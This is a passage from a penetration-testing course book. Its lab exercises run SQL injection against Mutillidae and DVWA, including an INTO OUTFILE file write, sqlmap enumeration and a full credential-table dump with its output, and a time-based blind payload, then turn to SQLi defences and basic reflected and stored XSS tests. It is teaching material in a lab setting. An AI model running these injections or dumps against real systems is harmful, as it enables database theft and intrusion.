
4. This will attempt to write a text file to /var/www/mutillidae

The screenshot shows a web browser window with the URL `10.0.2.5/mutillidae/index.php?username=user&union select null, 'example example', null,null,null into outfile '/var/www/mutillidae/test.txt' #&pa`. The page title is 'Mutillidae: Born to be Hacked'. The navigation bar includes 'Version: 2.1.19', 'Security Level: 0 (Hosed)', 'Hints: Disabled (0 - I try harder)', and 'Not Logged In'. The left sidebar has links for 'Core Controls', 'OWASP Top 10', 'Others', 'Documentation', and 'Resources'. The main content area has a 'View your details' box with a 'Back' button. A green box says 'Please enter username and password to view account details'. Below it, a form has 'Name' set to 'user' and 'Password' set to '*****'. A 'View Account Details' button is present. A link 'Dont have an account? Please register here' is shown. A red box at the bottom contains an error message: 'Error: Failure is always an option and this situation proves it' with details: Line 126, Code 0, File /var/www/mutillidae/user-info.php, Message Error executing query: Can't create/write to file '/var/www/mutillidae/test.txt' (Errcode: 13), Trace #0 /var/www/mutillidae/index.php(469): include() #1 (main), Diagnostic Information SELECT * FROM accounts WHERE username='user' union select null, 'example example', null,null,null into outfile '/var/www/mutillidae/test.txt' # AND password='password'. It also says 'Did you setup/reset the DB?'. The sidebar on the left has a note: 'Site hacked...err...quality-tested with Samu... WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons'. It also features social media links for Twitter (@webpwnized) and YouTube (Mutillidae Channel).

5. That did not work because we don't have a permission to write to the folder `/var/www/mutillidae`
6. If we replace that with folder `/temp` and test

```
union select null, 'example example' ,null,null,null into outfile '/tmp/example.txt'
```

7. And insert it again



The screenshot shows a web browser window with the URL `10.0.2.5/mutillidae/index`. The page title is "Mutillidae: Born to be Hacked". The navigation bar includes "Version: 2.1.19", "Security Level: 0 (Hosed)", "Hints: Disabled (0 - I try harder)", and "Not Logged In". The main content area has a heading "View your details" with a "Back" button. A red box highlights an "Authentication Error: Bad user name or password". Below it, a green box says "Please enter username and password to view account details". There are input fields for "Name" (containing "user") and "Password" (containing "*****"). A "View Account Details" button is present. A sidebar on the left lists "Core Controls", "OWASP Top 10", "Others", "Documentation", and "Resources". A logo of a fly is at the top, and a note at the bottom says: "Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons".

- Because there is no SQL error, it means the file is written. To check, we go to the Metasploitable machine and check the file.

```
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Sep  8 15:00:27 EDT 2020 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.

msfadmin@metasploitable:~$ cd /tmp
msfadmin@metasploitable:/tmp$ ls
4574.jsvc_up  example.txt
msfadmin@metasploitable:/tmp$ _
```

13.6. Using Sqlmap tool

Sqlmap is an open source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database

servers. It comes with a powerful detection engine, many niche features for the ultimate penetration tester and a broad range of switches lasting from database fingerprinting, over data fetching from the database, to accessing the underlying file system and executing commands on the operating system via out-of-band connections.

In all the previous examples we were injecting using manual methods to discover and inject SQL, in the following example we will use sqlmap tool which automate the discovery and penetration of SQL injection.

Sqlmap is a tool that come part of Kali Linux and it is designed to exploit SQL injections, the tool works with many database types such as mysql,MSsql,..etc.

Exercise 59: Using Sqlmap tool

1. Open Kali browser and go to Metasploitable virtual machine web page <http://10.0.2.5/Mutillidae>
2. Go to the login page and copy the URL



3. Open Terminal Windows and type

```
#sqlmap -level 3 -u <the link from url>
#sqlmap -level 3 -u http://10.0.2.6/mutillidae/index.php?page=user.info
```

```

File Actions Edit View Help
root@kali:~# sqlmap -level 3 -u http://10.0.2.5/mutillidae/index.php?page=login.php
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 14:32:15 /2020-09-09

[14:32:15] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=14c79484122 ... cff534adec'). Do you w
ant to use those [Y/n] y
[14:32:18] [INFO] testing if the target URL content is stable
[14:32:19] [INFO] target URL content is stable
[14:32:19] [INFO] testing if GET parameter 'page' is dynamic
[14:32:19] [INFO] GET parameter 'page' appears to be dynamic
[14:32:19] [WARNING] heuristic (basic) test shows that GET parameter 'page' might not be injectable
[14:32:19] [INFO] heuristic (XSS) test shows that GET parameter 'page' might be vulnerable to cross-site scripting
(XSS) attacks
[14:32:19] [INFO] heuristic (FI) test shows that GET parameter 'page' might be vulnerable to file inclusion (FI) at
tacks
[14:32:19] [INFO] testing for SQL injection on GET parameter 'page'
[14:32:19] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:32:20] [WARNING] reflective value(s) found and filtering out
[14:32:23] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:32:24] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[14:32:26] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:32:27] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[14:32:28] [INFO] testing 'MySQLRLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:32:31] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[14:32:34] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:32:37] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTXSYS.DRITHSX.SN)'
[14:32:40] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:32:40] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[14:32:40] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'

[14:35:22] [INFO] parameter 'User-Agent' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n]
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (3) and risk (1) values? [Y/n]
[14:35:22] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[14:35:22] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potenti
[14:35:22] [INFO] testing 'Generic UNION query (random number) - 1 to 20 columns'
[14:35:22] [INFO] testing 'Generic UNION query (NULL) - 21 to 40 columns'
[14:35:24] [INFO] testing 'Generic UNION query (random number) - 21 to 40 columns'
[14:35:25] [INFO] testing 'Generic UNION query (NULL) - 41 to 60 columns'
[14:35:26] [INFO] checking if the injection point on User-Agent parameter 'User-Agent' is a false positive
^C

[*] ending @ 14:35:48 /2020-09-09
root@kali:~# 
```

4. The tool found the database type as MySQL , PHP version and Apach2 version
5. Sqlmap tool figured out that system is Linux Ubuntu 8.4 and the database is MySQL 5.0.12 and it stored the information it found in a test file.
6. Type

#sqlmap --help to know more about the tool

```
Enumeration:
These options can be used to enumerate the back-end database
management system information, structure and data contained in the
tables

-a, --all          Retrieve everything
-b, --banner       Retrieve DBMS banner
--current-user    Retrieve DBMS current user
--current-db      Retrieve DBMS current database
--passwords       Enumerate DBMS users password hashes
--tables          Enumerate DBMS database tables
--columns          Enumerate DBMS database table columns
--schema          Enumerate DBMS schema
--dump            Dump DBMS database table entries
--dump-all         Dump all DBMS databases tables entries
-D DB             DBMS database to enumerate
-T TBL            DBMS database table(s) to enumerate
-C COL            DBMS database table column(s) to enumerate

Operating system access:
These options can be used to access the back-end database management
system underlying operating system
```

7. To see the databases, type the same command followed by --dbs

```
#sqlmap --level 3 -u http://10.0.2.6/mutillidae/index.php?
page=user.info --dbs
```

8. Answer No to the using own cookies

```

root@kali:~# sqlmap -level 3 -u http://10.0.2.5/mutillidae/index.php?page=login.php --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:48:41 /2020-09-09/
[14:48:41] [INFO] resuming back-end DBMS 'mysql'
[14:48:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=bc0490c49e8...4bdce238e1'). Do you want to use those [Y/n] n
sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: User-Agent (User-Agent)
  Type: time-based blind
    Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
    Payload: sqlmap/1.4.8#stable (http://sqlmap.org)' AND (SELECT 3302 FROM (SELECT(SLEEP(5)))bWDW) AND 't0Rz'='t0Rz
-----
[14:48:44] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL > 5.0.12
[14:48:44] [INFO] fetching database names
[14:48:44] [INFO] fetching number of databases
[14:48:44] [INFO] resumed: 7
[14:48:44] [INFO] resumed: information_schema
[14:48:44] [INFO] resumed: dwqa
[14:48:44] [INFO] resumed: metasploit
[14:48:44] [INFO] resumed: mysql
[14:48:44] [INFO] resumed: owasp10
[14:48:44] [INFO] resumed: tikiwiki
[14:48:44] [INFO] resumed: tikiwiki195
available databases [7]:
[*] dwqa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
[14:48:44] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.5'
[*] ending @ 14:48:44 /2020-09-09/
root@kali:~# 

```

9. Checking current Database

10. To see all the tables inside the owasp10 database

Note

sqlmap is slow when retrieving information from database files, depending on the size of the database it may take more than 15 minutes to finish.

```
root@kali:~# sqlmap -level 3 -u http://10.0.2.5/mutillidae/index.php?page=login.php --columns -t accounts -D owasp10
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility
local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:55:00 /2020-09-09

[14:55:00] [INFO] setting file for logging HTTP traffic
[14:55:00] [INFO] resuming back-end DBMS 'mysql'
[14:55:00] [INFO] testing connection to the target URL

sqlmap resumed the following injection point(s) from stored session:
-----
Parameter: User-Agent (User-Agent)
  Type: time-based blind
  Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
  Payload: sqlmap/1.4.8#stable (http://sqlmap.org)' AND (SELECT 3302 FROM (SELECT(SLEEP(5)))bWDW) AND 'tORz'='tORz
-----
[14:55:13] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL ≥ 5.0.12
[14:55:13] [INFO] fetching tables for database: 'owasp10'
[14:55:13] [INFO] fetching number of tables for database 'owasp10'
[14:55:13] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] n
[14:55:30] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential
6
[14:55:40] [INFO] retrieved: accounts
[14:57:43] [INFO] retrieved: blogs_table
[15:00:52] [INFO] retrieved: captured_data
[15:04:17] [INFO] retrieved: credit_cards
[15:07:11] [INFO] retrieved: hitlog
[15:09:03] [INFO] retrieved: pen_test_tools
[15:13:58] [INFO] fetching columns for table 'hitlog' in database 'owasp10'
```

```

Table: hitlog
[6 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| date   | datetime |
| browser | text |
| cid    | int(11) |
| hostname | text |
| ip     | text |
| referer | text |
+-----+-----+


Database: owasp10
Table: pen_test_tools
[5 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| comment | text |
| phase_to_use | text |
| tool_id | int(11) |
| tool_name | text |
| tool_type | text |
+-----+-----+


Database: owasp10
Table: accounts
[5 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| cid    | int(11) |
| is_admin | varchar(5) |
| mysignature | text |
| password | text |
| username | text |
+-----+-----+


Database: owasp10
Table: credit_cards
[4 columns]
+-----+-----+
| Column | Type  |
+-----+-----+
| ccid   | int(11) |
| ccnumber | text |
| ccv    | text |
+-----+-----+

```

11. To get dump of all data from table account in owasp10 database

```
#sqlmap -u http://10.0.2.6/multillidae/index.php -T accounts -D
owasp10 --dump
```

12. This command makes a complete dump to a table inside the targeted database and it store the dump at

/root/.sqlmap/output/10.0.2.6/dump/

```

Database: owasp10
Table: accounts
[21 entries]

+---+---+---+---+---+
| cid | is_admin | password | username | mysignature |
+---+---+---+---+---+
| 1  | TRUE    | adminpass  | admin    | Monkey!      |
| 2  | TRUE    | somepassword | adrian   | Zombie Films Rock! |
| 3  | FALSE   | monkey     | john    | I like the smell of confunk |
| 4  | FALSE   | password   | jeremy   | d1373 1337 speak |
| 5  | FALSE   | password   | bryce    | I Love SANS |
| 6  | FALSE   | samurai    | samurai  | Carving Fools |
| 7  | FALSE   | password   | jim      | Jim Rome is Burning |
| 8  | FALSE   | password   | bobby    | Hank is my dad |
| 9  | FALSE   | password   | simba    | I am a cat |
| 10 | FALSE  | password   | dreveil  | Preparation H |
| 11 | FALSE  | password   | scotty   | Scotty Do |
| 12 | FALSE  | password   | cal      | Go Wildcats |
| 13 | FALSE  | password   | john    | Do the Duggie! |
| 14 | FALSE  | 42         | kevin    | Doug Adams rocks |
| 15 | FALSE  | set         | dave    | Bet on S.E.T. FTW |
| 16 | FALSE  | pentest    | ed      | Commandline KungFu anyone? |
| 17 | NULL   | ZAP        | ZAP     | <blank> |
| 18 | NULL   | user1      | user1   | user1 name and password is save |
| 19 | NULL   | password   | user    | <blank> |
| 20 | NULL   | 12345     | TEST    | Test user 1 |
| 21 | NULL   | 12345     | John Duo | Test User 2 |
+---+---+---+---+---+


[18:05:21] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.5/dump/owasp10/accounts.csv'
[18:05:21] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.5'
[*] ending @ 18:05:21 /2020-09-09/

```

13. To see the stored dump file

```

# cd /home/kali
#ls -al

```

```

root@kali:/home/kali# ls -al
total 368
drwxr-xr-x 25 kali kali 4096 Jul 21 11:07 .
drwxr-xr-x  4 root root 4096 Jun  3 19:14 ..
-rw-r--r--  1 kali kali 45 Feb 12 2020 admin.txt
-rw-r--r--  1 kali kali 4318 Mar 30 15:24 .bash_history
-rw-r--r--  1 kali kali 220 Jan 27 2020 .bash_logout
-rw-r--r--  1 kali kali 3391 Feb 18 2020 .bashrc
-rw-r--r--  1 kali kali 3526 Jan 27 2020 .bashrc.original
-rw-r--r--  1 kali kali 12288 Jan 29 2020 .bashrc.swp
drwxr-xr-x  2 kali kali 4096 Feb  6 2020 .beef
drwx-----  4 kali kali 4096 Jan 29 2020 .BurpSuite
drwxr-xr-x 12 kali kali 4096 Jul 21 11:08 .cache
drwx----- 14 kali kali 4096 Jul 11 19:25 .config
-rw-r--r--  1 kali kali 5194 Feb  8 2020 dc.gnmap
-rw-r--r--  1 kali kali 3480 Feb  8 2020 dc.nmap
-rw-r--r--  1 kali kali 13730 Feb  8 2020 dc.xml
drwxr-xr-x  3 kali kali 4096 Mar 31 16:51 Desktop
-rw-r--r--  1 kali kali 55 Jan 27 2020 .dmrc
drwxr-xr-x  2 kali kali 4096 Jan 27 2020 Documents
drwxr-xr-x  4 kali kali 4096 Feb 18 2020 Downloads
drwxr-xr-x  4 kali kali 4096 Feb 12 2020 .gem
drwx-----  3 kali kali 4096 Jul 21 11:06 .gnupg
-rw-----  1 kali kali 3064 Jul 21 11:06 .ICEAuthority
drwxr-xr-x  4 kali kali 4096 Jan 29 2020 .java
drwxr-xr-x  4 root root 4096 Jan 28 2020 knock
drwxr-xr-x  3 kali kali 4096 Jan 27 2020 .local

```

```
drwx----- 3 kali kali 4096 Feb  5  2020 .pki
-rw-r--r-- 1 kali kali  807 Jan 27 2020 .profile
-rw-r--r-- 1 kali kali 12288 Jan 29 2020 .profile.swp
drwxr-xr-x 2 kali kali 4096 Jan 27 2020 Public
drwxr-xr-x 4 kali kali 4096 Feb 10 2020 .sqlmap
drwxr-xr-x 2 kali kali 4096 Jan 27 2020 Templates
-rw-r---- 1 kali kali      5 Jul 21 11:06 .vboxclient-clipboard.pid
-rw-r---- 1 kali kali      5 Feb 18 2020 .vboxclient-display.pid
-rw-r---- 1 kali kali      5 Jul 21 11:06 .vboxclient-display-svga-x11.pid
-rw-r---- 1 kali kali      5 Jul 21 11:06 .vboxclient-draganddrop.pid
-rw-r---- 1 kali kali      5 Jul 21 11:06 .vboxclient-seamless.pid
drwxr-xr-x 2 kali kali 4096 Feb 10 2020 Videos
-rw----- 1 kali kali  809 Feb 19 2020 .viminfo
-rw-r--r-- 1 kali kali  605 Feb  3 2020 Win8.gnmap
-rw-r--r-- 1 kali kali 1780 Feb  3 2020 Win8.nmap
-rw-r--r-- 1 kali kali 8939 Feb  3 2020 Win8.xml
-rw-r--r-- 1 kali kali 1326 Feb  4 2020 WinServer.gnmap
-rw-r--r-- 1 kali kali 3134 Feb  4 2020 WinServer.nmap
-rw-r--r-- 1 kali kali 12180 Feb  4 2020 WinServer.xml
-rw-r--r-- 1 kali kali  761 Feb  3 2020 winserv.gnmap
-rw-r--r-- 1 kali kali 2135 Feb  3 2020 winserv.nmap
-rw-r--r-- 1 kali kali 10177 Feb  3 2020 winserv.xml
-rw-r--r-- 1 kali kali 7413 Feb 12 2020 wplist.txt
drwxr-xr-x 3 kali kali 4096 Feb 12 2020 .wpscan
-rw----- 1 kali kali   49 Jul 21 11:06 .Xauthority
-rw----- 1 kali kali 7184 Jul 21 11:08 .xsession-errors
-rw----- 1 kali kali 5901 Jul 11 19:25 .xsession-errors.old
drwxr-xr-x 15 kali kali 4096 Jan 29 2020 .ZAP
```

```
root@kali:/home/kali/.sqlmap/output/10.0.2.5/dump/dvwa# ls
```

```
users.csv
```

```
root@kali:/home/kali/.sqlmap/output/10.0.2.5/dump/dvwa#
```

13.7. Protection from SQL injection

- **Filters**

In some situations, an application that is vulnerable to [SQL injection](#) (SQLi) may implement various input filters that prevent from exploiting the flaw without restrictions. For example, the application may remove or sanitize certain characters or may block common SQL keywords. In this situation. There are numerous tricks you can try to bypass filters of this kind.

- **Blacklist of some commands**

Some programmers block some SQL commands like union and other to stop SQL injection but again this method is not secure and can be bypassed.

- **Using Prepared statement, Separate Data from SQL code**

The use of prepared statements with variable binding (aka parameterized queries) is how all developers should first be taught how to write database queries. They are simple to write, and easier to understand than dynamic queries. Parameterized queries force the developer to first define all the SQL code, and then pass in each parameter to the query later. This coding style allows the database to distinguish between code and data, regardless of what user input is supplied.

Prepared statements ensure that an attacker is not able to change the intent of a query, even if SQL commands are inserted by an attacker. In the safe example below, if an attacker were to enter the userID of tom' or '1'='1, the parameterized query would not be vulnerable and would instead look for a username which literally matched the entire string tom' or '1'='1.

- **Using a least privileged Database Account**

To minimize the potential damage of a successful SQL injection attack, you should minimize the privileges assigned to every database account in your environment. Do not assign DBA or admin type access rights to

your application accounts. We understand that this is easy, and everything just ‘works’ when you do it this way, but it is extremely dangerous. Start from the ground up to determine what access rights your application accounts require, rather than trying to figure out what access rights you need to take away. Make sure that accounts that only need read access are only granted read access to the tables they need access to. If an account only needs access to portions of a table, consider creating a view that limits access to that portion of the data and assigning the account access to the view instead, rather than the underlying table. Rarely, if ever, grant create or delete access to database accounts.

If you adopt a policy where you use stored procedures everywhere, and do not allow application accounts to directly execute their own queries, then restrict those accounts to only be able to execute the stored procedures they need. Do not grant them any rights directly to the tables in the database.

SQL injection is not the only threat to your database data. Attackers can simply change the parameter values from one of the legal values they are presented with, to a value that is unauthorized for them, but the application itself might be authorized to access. As such, minimizing the privileges granted to your application will reduce the likelihood of such unauthorized access attempts, even when an attacker is not trying to use SQL injection as part of their exploit.

While you are at it, you should minimize the privileges of the operating system account that the DBMS runs under. Do not run your DBMS as root or system! Most DBMSs run out of the box with an immensely powerful system account. For example, MySQL runs as system on Windows by default. Change the DBMS's OS account to something more appropriate, with restricted privileges

- **Multiple DB Users**

The designer of web applications should not only avoid using the same owner/admin account in the web applications to connect to the database. Different DB users could be used for different web applications. In general, each separate web application that requires access to the database could have a designated database user account that the web-app will use to connect to the DB. That way, the designer of the

application can have good granularity in the access control, thus reducing the privileges as much as possible. Each DB user will then have select access to what it needs only, and write-access as needed. As an example, a login page requires read access to the username and password fields of a table, but no write access of any form (no insert, update, or delete). However, the sign-up page certainly requires insert privilege to that table; this restriction can only be enforced if these web apps use different DB users to connect to the database.

- **Using WAF (Web Application Firewall)**

Web Application Firewall (WAF) that inspect the HTTP traffic coming or going out the web site and can prevent attacks stemming from web application security flaws, such as SQL injection, Cross-site scripting (XSS), file inclusion and other security flaws. WAF can be network bases or cloud based.

14

Cross Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into trusted websites. XSS attacks occur when an attacker injects a Java script into a web application, the Java script will be executed in users' browsers when they access the Website. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it. The end user's browser has no way to know that the script should not be trusted and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page.

14. Cross Site Scripting XSS

Cross Site scripting vulnerability allow attacker to insert a java script to a web page, Java script is a client side scripting language, so when it is executed, it will be executed in the Client machine not in the server side. When a Java script is inserted in a website the script will run in the machines of people who browse the web page, the web server is used as a deliverer of the code.

There are three types of XSS vulnerabilities:

- **Persistent/stored XSS**

The Java script will be stored in the web page so that any time a user browse the page the code will be executed in his machine.

- **Reflected XSS**

Attacker create a URL and send it to a user, the code will be executed when the user clicks on the URL.

- **DOM Based XSS**

The Dom based is the Java script is run in the Client side without any communication with the webserver, the code is interpreted and run in the web browser.

14.1. Discovering XSS vulnerabilities

The easiest way to discover that the website has XSS vulnerability is to look for forms or other user input points that end up re displaying or reusing the user data on the site. For example, if there is a box where you can enter your name and your name is then displayed on the next webpage, then entering a script may cause the script to run on the following page because the script gets interpreted as part of the html instead of a string value. This will only work if user input to the site is not html encoded (as it should be) on the site, or if you can come up with some obfuscated script that will run despite html encoding. There are also many tools that scan websites for XSS vulnerability such as OWASP ZAP tool.

To find XSS vulnerability in any website.

- find all the input fields like search, comment box, username, password, feedback form, contact form.
- One by one try to inject a simple script like this <script>alert("hello Anonymous")</script>. Try this simple script on every text field and analyze the response. if script is run successful and show the alert box ,than website have the XSS vulnerability .

Exercise 60: Example of Reflected XSS

1. Start Metasploitable machine
2. From Kali open web browser and go to DVWA page
3. Login admin/password, and change the security to low

4. Click on XSS Reflected tap
5. The page will ask you to put your Name and it will Replay with Hello
6. This is just an example, the idea is that you can inject Java code into text boxes, also looking at the URL you can see that it is a GET

URL then you can inject on the URL as well.

The screenshot shows the DVWA (Damn Vulnerable Web Application) interface. The title bar says "DVWA". The left sidebar has a menu with the following items: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected (which is highlighted in green), XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: Reflected Cross Site Scripting (XSS)". It contains a form with a text input field and a "Submit" button. The input field contains the text "Hello Radinfosec". Below the form, the text "Hello Radinfosec" is displayed in red, indicating it was reflected back from the server. A "More info" section provides links to external resources: <http://ha.ckers.org/xss.html>, http://en.wikipedia.org/wiki/Cross-site_scripting, and <http://www.cgisecurity.com/xss-faq.html>. At the bottom of the page, it says "Username: admin", "Security Level: low", and "PHPIDS: disabled". There are "View Source" and "View Help" buttons. The footer says "Damn Vulnerable Web Application (DVWA) v1.0.7".

7. In the Text box where the site asks, “what’s your name?” enter the following basic java script:

`<script>alert("XSS TEST")</script>`

and click submit

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?

`<script>alert ("XSS REFLEC")`

Submit

Hello Radinfosec

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Username: admin
 Security Level: low
 PHPIDS: disabled

View Source | View Help

Damn Vulnerable Web Application (DVWA) v1.0.7

DVWA

Vulnerability: Reflected Cross Site Scripting (XSS)


What's your name?

Hello

XSS REFLECTED TEST

OK

8. If you look at the URL



9. Now if you send this URL to anyone, they will get the code executed and the get the Alert box.

14.2. Stored XSS vulnerabilities

Cross-site Scripting (XSS) is a client-side code injection attack. The attacker aims to execute malicious scripts in a web browser of the victim by including malicious code in a legitimate web page or web application. The actual attack occurs when the victim visits the web page or web application that executes the malicious code. The web page or web application becomes a vehicle to deliver the malicious script to the user's browser. Vulnerable vehicles that are commonly used for Cross-site Scripting attacks are forums, message boards, and web pages that allow comments.

A web page or web application is vulnerable to XSS if it uses unsensitized user input in the output that it generates. This user input must then be parsed by the victim's browser.

Exercise 61: Example of Stored XSS

1. Open Kali to DVWA webpage and login
2. Click on Stored XSS and write and a name and message.



Vulnerability: Stored Cross Site Scripting (XSS)

Name *

Message *

Name: test
Message: This is a test comment.

More info

<http://ha.ckers.org/xss.html>
http://en.wikipedia.org/wiki/Cross-site_scripting
<http://www.cgisecurity.com/xss-faq.html>

Logout

Username: admin
Security Level: low
PHPIDS: disabled

